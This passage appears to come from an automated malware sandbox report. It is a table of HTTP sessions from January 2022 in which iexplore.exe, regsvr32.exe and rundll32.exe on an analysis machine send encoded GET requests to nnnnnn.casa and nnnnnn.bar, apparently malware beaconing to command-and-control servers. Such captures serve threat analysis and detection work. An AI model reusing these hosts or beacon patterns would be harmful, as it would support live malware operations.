6c 2f 6e 68 70 34 38 69 36 4b 4b 61 32 51 36 4c 66 63 2f 63 7a 5a 70 54 52 37 61 44 4a 41 36 74 39 64 2f 37 37 4a 39 6e 48 36 65 53 5f 32 42 46 70 35 36 51 4d 2f 6d 54 4c 43 6d 4f 6a 4d 47 2f 4d 41 32 37 36 43 66 42 37 58 4d 65 33 42 57 59 65 32 48 65 2f 6a 51 48 44 70 55 59 47 4a 42 68 68 6f 7a 75 49 5a 7a 52 2f 32 79 5f 32 46 33 47 46 5a 45 56 66 2f 4a 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49857	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:36.050523996 CET	15838	OUT	GET /drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAliqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXTolmScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:36.236587048 CET	15840	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:36 GMT Content-Type: text/html; charset=utf-8 Content-Length: 314 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/MeZUUlMrrzCrTTo/WRQsq4b7flDR_2F2ui/K6Zod5HZQ/pReKsZQJuAliqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 4d 65 5a 55 55 6c 4d 72 72 7a 43 72 54 54 6f 2f 57 52 51 73 71 34 62 37 66 49 44 52 5f 32 46 32 75 69 2f 4b 36 5a 6f 64 35 48 5a 51 2f 70 52 65 4b 73 5a 51 4a 75 41 49 69 71 58 4e 68 63 6f 74 72 2f 32 37 53 41 76 62 30 6c 4c 47 44 34 6d 34 4d 74 46 71 76 2f 6c 69 6f 6e 6e 6b 4a 75 74 6a 56 43 6f 39 4f 64 32 61 6d 48 63 36 2f 76 63 6f 6d 72 67 63 48 75 54 69 79 75 2f 36 31 39 66 35 58 39 67 2f 4f 71 65 7a 58 6c 33 31 32 37 76 5a 45 51 53 59 75 78 6b 78 65 58 61 2f 6a 58 54 6f 49 6d 53 63 4a 62 2f 53 35 63 7a 36 6a 5f 32 46 73 65 39 67 34 42 63 4d 2f 67 37 7a 4c 30 34 70 6f 7a 49 69 53 2f 5f 32 42 5f 32 46 4e 35 56 4d 6f 2f 5a 41 6c 4a 64 49 62 67 32 53 6c 48 49 31 2f 64 38 6e 6f 39 33 51 39 6d 61 37 6d 55 4e 34 50 75 62 44 33 6f 2f 74 6c 6f 5a 4b 58 32 4b 6d 6a 2f 71 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49781	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:19.779846907 CET	7940	OUT	GET /drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 20, 2022 12:53:19.952030897 CET	7942	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:53:19 GMT Content-Type: text/html; charset=utf-8 Content-Length: 321 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 67 4b 54 30 4d 6c 4b 57 47 33 38 5f 32 2f 42 4d 61 75 34 4f 75 6c 2f 63 45 58 79 34 38 42 41 71 46 69 52 57 61 4b 79 33 48 6d 75 76 33 38 2f 33 52 62 47 69 79 43 79 68 32 2f 6c 31 47 75 4a 34 74 4a 68 36 72 59 56 63 78 33 50 2f 43 4a 55 45 65 78 78 65 4c 65 67 4e 2f 61 73 55 41 56 72 63 72 38 4f 73 2f 36 48 65 75 38 58 51 39 4e 77 4b 53 33 72 2f 52 73 58 79 4f 45 4b 58 68 36 5f 32 46 6b 38 46 46 5f 32 42 65 2f 35 35 47 4e 49 45 4f 34 72 71 78 63 39 73 37 6e 2f 75 6b 71 43 78 5f 32 46 54 61 51 48 33 71 4c 2f 77 6b 6d 54 6c 35 47 48 35 78 4f 48 4f 75 50 66 45 65 2f 42 57 44 63 38 58 46 37 51 2f 41 6a 5f 32 42 70 62 4f 65 6e 72 39 43 56 54 61 45 5f 32 42 2f 58 64 51 51 52 41 52 57 4c 4c 41 56 4e 70 6a 30 46 35 59 2f 44 68 4b 66 48 57 66 32 43 4e 34 32 2f 36 43 55 5f 32 46 73 4d 2f 6f 71 30 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49858	198.54.117.218	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:36.371562958 CET	15841	OUT	GET /drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0Vl8z66/KTISrjoFRwGk/8f5Gk94fzsF/M9kxRuEmDiLC4g/C5CJDIhm32RcEsrXpX1cl/nhp48i6KKa2Q6Lfc/czZpTR7aDJA6t9d/77J9nH6eS_2BFp56QM/mTLCmOjMG/MA276CfB7XMe3BWYe2He/jQHDpUYGJBhhozuIZzR/2y_2F3GFZEVf/J.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49859	198.54.117.218	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:36.481578112 CET	15842	OUT	GET /drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAliqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49865	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:44.650684118 CET	16556	OUT	GET /drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:54:44.824839115 CET	16557	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:44 GMT Content-Type: text/html; charset=utf-8 Content-Length: 320 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 61 4f 31 6d 32 71 62 68 7a 52 2f 50 79 53 63 53 79 73 66 55 4d 75 37 70 51 35 36 4e 2f 56 6a 4f 76 5a 43 6a 41 61 5f 32 46 2f 31 6d 59 6d 58 56 49 52 31 5a 74 2f 5a 79 74 73 43 39 59 6b 6d 66 5f 32 46 75 2f 69 75 39 42 64 62 48 73 48 36 34 39 64 68 77 35 78 76 34 41 45 2f 75 76 4a 52 52 32 70 48 53 66 6d 43 4c 33 6d 58 2f 71 56 65 51 4c 47 58 4d 65 36 71 4c 52 30 75 2f 57 74 35 36 42 4c 41 61 30 6e 67 62 4b 50 4e 57 4a 6c 2f 61 4b 30 5f 32 46 4d 5f 32 2f 42 5f 32 46 67 65 50 54 5a 67 35 4a 36 61 41 6d 36 37 42 53 2f 55 78 52 43 6a 38 74 63 63 61 31 58 65 68 41 6a 74 55 64 2f 59 68 6b 46 76 48 33 59 74 45 31 50 74 31 5f 32 42 77 6d 79 44 37 2f 37 31 4e 54 58 38 5a 68 6b 4f 41 32 41 2f 65 6b 43 49 45 5f 32 42 2f 41 78 6c 78 31 5a 75 32 63 32 46 6d 35 66 6e 51 49 5a 45 4b 6b 44 79 2f 6d 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49868	198.54.117.218	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:45.032505989 CET	16558	OUT	GET /drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49871	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:12.044549942 CET	16574	OUT	GET /drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:56:12.569808960 CET	16575	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:56:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 315 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 32 64 48 74 30 67 30 5a 71 78 42 70 63 64 70 4d 55 52 54 59 45 2f 53 51 78 72 76 62 54 61 43 56 51 43 57 72 73 37 2f 74 32 36 33 53 33 47 4d 5a 69 54 4b 52 64 71 2f 6a 76 43 6a 31 34 32 76 38 69 30 36 75 41 51 71 64 32 2f 71 67 38 64 58 33 69 5f 32 2f 42 4b 48 75 31 47 68 67 6c 50 63 78 67 46 46 7a 4f 77 6c 6c 2f 6d 45 32 75 4b 57 42 34 6d 68 6a 4a 49 68 79 78 54 62 6b 2f 5f 32 46 34 6d 53 35 69 30 33 39 46 63 37 51 75 5f 32 42 65 6b 72 2f 69 51 4d 77 65 59 57 53 74 6c 50 74 6a 2f 6f 34 6a 78 57 72 78 6b 2f 71 78 64 46 50 51 4a 78 4e 70 77 46 77 59 45 76 62 61 6c 49 6b 6c 42 2f 51 56 71 47 61 46 50 61 6d 32 2f 43 32 72 51 77 32 67 7a 41 4f 36 79 68 50 5f 32 46 2f 64 6b 4f 45 75 73 68 6a 59 41 69 73 2f 69 72 6f 33 50 62 79 4e 68 2f 48 47 41 7a 32 51 5f 32 46 2f 69 30 42 6e 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49872	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:12.789243937 CET	16576	OUT	GET /drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49873	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:17.101466894 CET	16577	OUT	GET /drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS/snuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vITHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:17.626156092 CET	16580	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:56:17 GMT Content-Type: text/html; charset=utf-8 Content-Length: 323 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vITHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 7a 42 57 65 76 38 5f 32 42 4b 43 30 4b 76 34 63 46 79 6a 78 61 34 4b 2f 63 58 66 37 4d 78 39 59 75 37 2f 74 62 33 38 30 5a 35 54 65 5f 32 46 55 72 35 73 63 2f 53 35 4c 56 77 4b 55 39 64 32 49 69 2f 55 41 75 72 47 58 4b 52 57 6e 53 2f 73 4e 75 7a 47 77 76 67 46 62 47 75 69 58 2f 63 59 77 4e 64 6a 57 4f 74 51 64 5f 32 46 67 35 30 47 71 36 5f 2f 32 46 6a 4f 69 4a 43 56 62 53 6a 39 78 77 79 68 2f 47 5f 32 42 58 54 56 7a 4f 5a 51 78 62 35 70 2f 71 5f 32 42 4e 52 59 77 6b 31 62 61 47 35 54 6e 4c 7a 2f 6a 62 64 69 61 72 5f 32 42 2f 76 49 54 48 72 6f 50 36 42 5f 32 46 5f 32 42 41 49 5a 55 6d 2f 4b 74 4f 74 55 47 32 47 32 33 65 41 64 4a 44 73 55 6d 64 2f 51 30 6e 4f 36 73 4e 4a 65 6c 4f 72 54 4d 6e 48 45 79 58 4d 6b 56 2f 30 68 6f 34 59 54 47 63 50 69 68 58 7a 2f 50 35 53 56 50 67 4e 71 44 68 2f 4d 77 48 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49874	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:17.188796043 CET	16578	OUT	GET /drew/VXPbNYFiF/Jx16a15jtbt4W7OEVSsQ/0Hchzr0JHqLXy5sSr3M/b_2FYv5OG1u0ccVDBhhzY1/uOFYOSZBHxbao/_2BXd3TX/Npdl9BTS8FA7o_2BWqGmh8W/GcITN_2B9v/zQpOaIZ_2FyM_2FHD/HIrNyvAnOpvv/7fGmjVEMNNv/tsw6xWgAX1_2FQ/_2B4GrQQmQexhaks5LfBR/44D9BrVgAaGviQmA/WTPToDpdiNvkPou/yqUxTArWqVDFn_2Fve/_2Bpr1G.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 20, 2022 12:56:17.566337109 CET	16579	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:56:17 GMT Content-Type: text/html; charset=utf-8 Content-Length: 325 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/VXPbNYFiF/Jx16a15jtbt4W7OEVSsQ/0Hchzr0JHqLXy5sSr3M/b_2FYv5OG1u0ccVDBhhzY1/uOFYOSZBHxbao/_2BXd3TX/Npdl9BTS8FA7o_2BWqGmh8W/GcITN_2B9v/zQpOaIZ_2FyM_2FHD/HIrNyvAnOpvv/7fGmjVEMNNv/tsw6xWgAX1_2FQ/_2B4GrQQmQexhaks5LfBR/44D9BrVgAaGviQmA/WTPToDpdiNvkPou/yqUxTArWqVDFn_2Fve/_2Bpr1G.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 56 58 50 62 4e 59 46 69 46 2f 4a 78 31 36 61 31 35 6a 74 62 74 34 57 37 4f 45 56 53 73 51 2f 30 48 63 68 7a 72 30 4a 48 71 4c 58 79 35 73 53 72 33 4d 2f 62 5f 32 46 59 76 35 4f 47 31 75 30 63 63 56 44 42 68 68 7a 59 31 2f 75 4f 46 59 4f 53 5a 42 48 78 62 61 6f 2f 5f 32 42 58 64 33 54 58 2f 4e 70 64 6c 39 42 54 53 38 46 41 37 6f 5f 32 42 57 71 47 6d 68 38 57 2f 47 63 49 54 4e 5f 32 42 39 76 2f 7a 51 70 4f 61 49 5a 5f 32 46 79 4d 5f 32 46 48 44 2f 48 49 72 4e 79 76 41 6e 4f 70 76 76 2f 37 66 47 6d 6a 56 45 4d 4e 4e 76 2f 74 73 77 36 78 57 67 41 58 31 5f 32 46 51 2f 5f 32 42 34 47 72 51 51 6d 51 65 78 68 61 6b 73 35 4c 66 42 52 2f 34 34 44 39 42 72 56 67 41 61 47 76 69 51 6d 41 2f 57 54 50 54 6f 44 70 64 69 4e 76 6b 50 6f 75 2f 79 71 55 78 54 41 72 57 71 56 44 46 6e 5f 32 46 76 65 2f 5f 32 42 70 72 31 47 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49875	198.54.117.217	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:17.773672104 CET	16581	OUT	GET /drew/VXPbNYFiF/Jx16a15jtbt4W7OEVSsQ/0Hchzr0JHqLXy5sSr3M/b_2FYv5OG1u0ccVDBhhzY1/uOFYOSZBHxbao/_2BXd3TX/Npdl9BTS8FA7o_2BWqGmh8W/GcITN_2B9v/zQpOaIZ_2FyM_2FHD/HIrNyvAnOpvv/7fGmjVEMNNv/tsw6xWgAX1_2FQ/_2B4GrQQmQexhaks5LfBR/44D9BrVgAaGviQmA/WTPToDpdiNvkPou/yqUxTArWqVDFn_2Fve/_2Bpr1G.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49876	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:56:17.836540937 CET	16582	OUT	GET /drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vITHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49784	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:19.882761955 CET	7941	OUT	GET /drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49786	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:20.166428089 CET	7943	OUT	GET /drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49782	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:26.739690065 CET	7950	OUT	GET /drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
